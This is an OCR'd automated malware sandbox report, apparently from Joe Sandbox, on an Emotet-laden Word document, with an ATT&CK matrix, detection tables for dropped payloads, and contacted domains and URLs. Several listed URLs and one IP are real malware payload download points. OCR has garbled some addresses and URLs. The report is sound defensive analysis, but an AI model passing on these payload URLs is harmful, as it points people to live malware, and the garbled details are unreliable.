
Stealing of Sensitive Information:

Yara detected Emotet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	N E
Valid Accounts	Windows Management Instrumentation 1 1	Path Interception	Process Injection 1 1 1	Masquerading 2 1	OS Credential Dumping	Query Registry 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 2	E In N C
Default Accounts	Command and Scripting Interpreter 2 1 1	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Virtualization/Sandbox Evasion 2	LSASS Memory	Security Software Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 4	E R C
Domain Accounts	Scripting 1 2	Logon Script (Windows)	Logon Script (Windows)	Disable or Modify Tools 1 1	Security Account Manager	Virtualization/Sandbox Evasion 2	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 4	E Tr Lo
Local Accounts	Exploitation for Client Execution 3	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1 1 1	NTDS	Process Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 5	S S
Cloud Accounts	PowerShell 3	Network Logon Script	Network Logon Script	Deobfuscate/Decode Files or Information 3	LSA Secrets	Remote System Discovery 1	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	M D C
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Scripting 1 2	Cached Domain Credentials	File and Directory Discovery 2	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Ja D S
External Remote Services	Scheduled Task	Startup Items	Startup Items	Hidden Files and Directories 1	DCSync	System Information Discovery 1 5	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	R A
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	Obfuscated Files or Information 1	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	D In P
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	Rundll32 1	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	R Ba


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
N00048481397007.doc	9%	ReversingLabs		

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\user\Lxbfyvk\Gcqtr_f\C46T.dll	100%	Joe Sandbox ML		

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
23.2.rundll32.exe.180000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
16.2.rundll32.exe.270000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
18.2.rundll32.exe.750000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
8.2.rundll32.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
15.2.rundll32.exe.2f0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
12.2.rundll32.exe.1e0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
21.2.rundll32.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
10.2.rundll32.exe.2b0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
11.2.rundll32.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
24.2.rundll32.exe.2010000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
16.2.rundll32.exe.6b0000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Source	Detection	Scanner	Label	Link	Download
19.2.rundll32.exe.460000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
7.2.rundll32.exe.430000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
17.2.rundll32.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
14.2.rundll32.exe.1b0000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
22.2.rundll32.exe.450000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
20.2.rundll32.exe.400000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
9.2.rundll32.exe.280000.1.unpack	100%	Avira	HEUR/AGEN.1110387		Download File
13.2.rundll32.exe.400000.0.unpack	100%	Avira	HEUR/AGEN.1110387		Download File

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://www.a-cert.at0E	0%	URL Reputation	safe	
http://www.a-cert.at0E	0%	URL Reputation	safe	
http://www.a-cert.at0E	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3.crl0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.e-me.lv/repository0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://www.acabogacia.org/doc0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://crl.chambersign.org/chambersroot.crl0	0%	URL Reputation	safe	
http://nightlifemumbai.club/x/0wBD3/	100%	Avira URL Cloud	malware	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	0%	URL Reputation	safe	
http://www.certifikat.dk/repository0	0%	URL Reputation	safe	
http://www.certifikat.dk/repository0	0%	URL Reputation	safe	
http://www.certifikat.dk/repository0	0%	URL Reputation	safe	
http://nightlifemumbai.club	0%	Avira URL Cloud	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://www.chambersign.org1	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://www.diginotar.nl/cps/pkioverheid0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-c/cacrl.crl0	0%	URL Reputation	safe	
http://https://traumfrauen-ukraine.de	0%	Avira URL Cloud	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ca.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class3P.crl0	0%	URL Reputation	safe	
http://traumfrauen-ukraine.de/bin/JyeS/	0%	Avira URL Cloud	safe	
http://repository.infonotary.com/cps/qcps.html0$	0%	URL Reputation	safe	
http://repository.infonotary.com/cps/qcps.html0$	0%	URL Reputation	safe	
http://repository.infonotary.com/cps/qcps.html0$	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://www.post.trust.ie/reposit/cps.html0	0%	URL Reputation	safe	
http://traumfrauen-ukraine.de	0%	Avira URL Cloud	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.certplus.com/CRL/class2.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://www.disig.sk/ca/crl/ca_disig.crl0	0%	URL Reputation	safe	
http://ocsp.infonotary.com/responder.cgi0V	0%	URL Reputation	safe	
http://ocsp.infonotary.com/responder.cgi0V	0%	URL Reputation	safe	
http://ocsp.infonotary.com/responder.cgi0V	0%	URL Reputation	safe	
http://www.globaltrust.info0=	0%	Avira URL Cloud	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	0%	URL Reputation	safe	
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	0%	URL Reputation	safe	
http://servername/isapibackend.dll	0%	Avira URL Cloud	safe	
http://www.valicert.1	0%	Avira URL Cloud	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://www.ssc.lt/cps03	0%	URL Reputation	safe	
http://https://shop.nowfal.dev/wp-includes/RlMObf2j0/	100%	Avira URL Cloud	malware	
http://ocsp.sectigo.com0/	0%	Avira URL Cloud	safe	
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0=	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0=	0%	URL Reputation	safe	
http://acraiz.icpbrasil.gov.br/DPCacraiz.pdf0=	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://crt.sectigo.com/SectigoRSADomainValidationSecureServerCA.crt0#	0%	URL Reputation	safe	
http://ocsp.pki.gva.es0	0%	URL Reputation	safe	
http://ocsp.pki.gva.es0	0%	URL Reputation	safe	
http://ocsp.pki.gva.es0	0%	URL Reputation	safe	
http://crl.oces.certifikat.dk/oces.crl0	0%	URL Reputation	safe	
http://crl.oces.certifikat.dk/oces.crl0	0%	URL Reputation	safe	
http://crl.oces.certifikat.dk/oces.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-b/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-b/cacrl.crl0	0%	URL Reputation	safe	
http://crl.ssc.lt/root-b/cacrl.crl0	0%	URL Reputation	safe	
http://190.55.186.229/pvaadnb3/	0%	Avira URL Cloud	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.dnie.es/dpc0	0%	URL Reputation	safe	
http://www.rootca.or.kr/rca/cps.html0	0%	URL Reputation	safe	
http://www.rootca.or.kr/rca/cps.html0	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
shop.nowfal.dev	104.21.88.166	true	true		unknown
traumfrauen-ukraine.de	212.227.200.73	true	true		unknown
nightlifemumbai.club	172.217.6.174	true	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
jflmktg.wpcomstaging.com	192.0.78.20	true	true		unknown
e-wdesign.eu	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://nightlifemumbai.club/x/0wBD3/	true	• Avira URL Cloud: malware	unknown
http://traumfrauen-ukraine.de/bin/JyeS/	true	• Avira URL Cloud: safe	unknown
http://190.55.186.229/pvaadnb3/	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://www.a-cert.at0E	powershell.exe, 00000005.00000003.2326005559.000000001CFFD000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certplus.com/CRL/class3.crl0	powershell.exe, 00000005.00000003.2325975821.000000001D13300.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.e-me.lv/repository0	powershell.exe, 00000005.00000003.2325909543.000000001CFDE00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.acabogacia.org/doc0	powershell.exe, 00000005.00000003.2325909543.000000001CFDE00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.chambersign.org/chambersroot.crl0	powershell.exe, 00000005.00000003.2325980100.000000001CFC900.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.digsigtrust.com/DST_TRUST_CPS_v990701.html0	powershell.exe, 00000005.00000003.2325975821.000000001D13300.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://acraiz.icpbrasil.gov.br/LCRacraiz.crl0	powershell.exe, 00000005.00000003.2325890478.000000001D05100.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certifikat.dk/repository0	powershell.exe, 00000005.00000003.2325955165.000000001CFD400.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://nightlifemumbai.club	powershell.exe, 00000005.00000002.2331489213.0000000003B6A00.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.chambersign.org1	powershell.exe, 00000005.00000003.2325980100.000000001CFC900.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://crl.pkioverheid.nl/DomOrganisatieLatestCRL-G2.crl0	powershell.exe, 00000005.00000003.2325986641.0000000001FA700.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.diginotar.nl/cps/pkioverheid0	powershell.exe, 00000005.00000003.2325986641.0000000001FA700.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://repository.swisssign.com/0	powershell.exe, 00000005.00000003.2325961794.000000001CFF500.00000004.00000001.sdmp	false		high
http://crl.ssc.lt/root-c/cacrl.crl0	powershell.exe, 00000005.00000002.2334526019.000000001CFE300.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://traumfrauen-ukraine.de	powershell.exe, 00000005.00000002.2331518603.0000000003BB200.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0	powershell.exe, 00000005.00000002.2326612864.0000000001EFD00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.trustcenter.de/crl/v2/tc_class_3_ca_II.crl	powershell.exe, 00000005.00000003.2325961794.000000001CFF500.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ca.disig.sk/ca/crl/ca_disig.crl0	powershell.exe, 00000005.00000002.2334418584.000000001CF9B00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.certplus.com/CRL/class3P.crl0	powershell.exe, 00000005.00000002.2334351202.000000001CF8000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://repository.infonotary.com/cps/qcps.html0$	powershell.exe, 00000005.00000003.2325999069.000000001CFED00.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://www.post.trust.ie/reposit/cps.html0	powershell.exe, 00000005.00000003.2325980100.000000001CFC9000.00000004.00000001.sdmp, powershell.exe, 00000005.00000003.2325999069.000000001CFED000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://traumfrauen-ukraine.de	powershell.exe, 00000005.00000002.2331518603.0000000003BB2000.00000004.00000001.sdmp	true	• Avira URL Cloud: safe	unknown
http://www.certplus.com/CRL/class2.crl0	powershell.exe, 00000005.00000003.2325947854.000000001D025000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.disig.sk/ca/crl/ca_disig.crl0	powershell.exe, 00000005.00000002.2334418584.000000001CF9B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://ocsp.infonotary.com/responder.cgi0V	powershell.exe, 00000005.00000003.2325909543.000000001CFDE000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.globaltrust.info0=	powershell.exe, 00000005.00000002.2326325895.00000000001A1000.00000004.00000020.sdmp	false	• Avira URL Cloud: safe	low
http://https://www.certification.tn/cgi-bin/pub/crl/cacrl.crl0E	powershell.exe, 00000005.00000002.2326612864.0000000001EFD000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://servername/isapibackend.dll	powershell.exe, 00000005.00000002.2336945072.000000001D560000.00000002.00000001.sdmp	false	• Avira URL Cloud: safe	low
http://www.valicert.1	powershell.exe, 00000005.00000002.2326612864.0000000001EFD000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	low
